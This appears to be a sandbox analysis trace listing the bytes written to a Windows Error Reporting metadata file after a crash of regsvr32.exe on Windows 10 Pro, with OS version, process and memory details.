C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 35 00 37 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3576</Pid>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1002	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 72 00 65 00 67 00 73 00 76 00 72 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>regsvr32.exe</ImageName>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1072	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1076	2	09 00		success or wait	2	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1080	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1170	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1174	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1178	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 35 00 39 00 35 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>65950</Uptime>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1222	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1226	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1230	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1312	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1316	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1320	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1372	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1376	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1380	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1424	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1428	2	09 00		success or wait	3	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1434	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 34 00 38 00 38 00 34 00 34 00 35 00 34 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>148844544</PeakVirtualSize>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1522	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1526	2	09 00		success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1532	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 34 00 38 00 31 00 34 00 30 00 30 00 33 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>148140032</VirtualSize>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1604	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1608	2	09 00		success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1614	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 32 00 31 00 30 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>42105</PageFaultCount>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1690	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1694	2	09 00		success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1700	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 38 00 30 00 39 00 32 00 30 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>18092032</PeakWorkingSetSize>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1798	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1802	2	09 00		success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1808	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 38 00 30 00 39 00 32 00 30 00 33 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>18092032</WorkingSetSize>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1890	4	0d 00 0a 00		success or wait	1	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1894	2	09 00		success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	1900	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 35 00 33 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>235336</QuotaPeakPagedPoolUsage>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2014	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2018	2	09 00		success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2024	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 34 00 39 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>234928</QuotaPagedPoolUsage>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2122	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2126	2	09 00		success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2132	126	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 36 00 37 00 30 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>867032</QuotaPeakNonPagedPoolUsage>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2258	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2262	2	09 00		success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2268	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 33 00 32 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>53248</QuotaNonPagedPoolUsage>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2376	4	0d 00 0a 00		success or wait	1	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2380	2	09 00		success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2386	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 35 00 34 00 37 00 37 00 37 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>9547776</PagefileUsage>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2462	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2466	2	09 00		success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2472	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 36 00 38 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>10686464</PeakPagefileUsage>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2566	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2570	2	09 00		success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2576	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 35 00 34 00 37 00 37 00 37 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>9547776</PrivateUsage>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2648	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2652	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2656	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2702	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2706	2	09 00		success or wait	2	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2710	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2740	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2744	2	09 00		success or wait	3	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2750	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6E59497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2790	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2794	2	09 00		success or wait	4	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2802	30	3c 00 50 00 69 00 64 00 3e 00 36 00 31 00 32 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6120</Pid>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2832	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2836	2	09 00		success or wait	4	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2844	86	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 28 00 75 00 6e 00 61 00 62 00 6c 00 65 00 20 00 74 00 6f 00 20 00 72 00 65 00 74 00 72 00 69 00 65 00 76 00 65 00 29 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>(unable to retrieve)</ImageName>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2930	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2934	2	09 00		success or wait	4	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	2942	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3032	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3036	2	09 00		success or wait	4	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3044	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 36 00 37 00 37 00 31 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>66771</Uptime>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3088	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3092	2	09 00		success or wait	4	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3100	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6E59497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E8B.tmp.WERInternalMetadata.xml	3182	4	0d 00 0a 00		success or wait	1	6E59497A	unknown
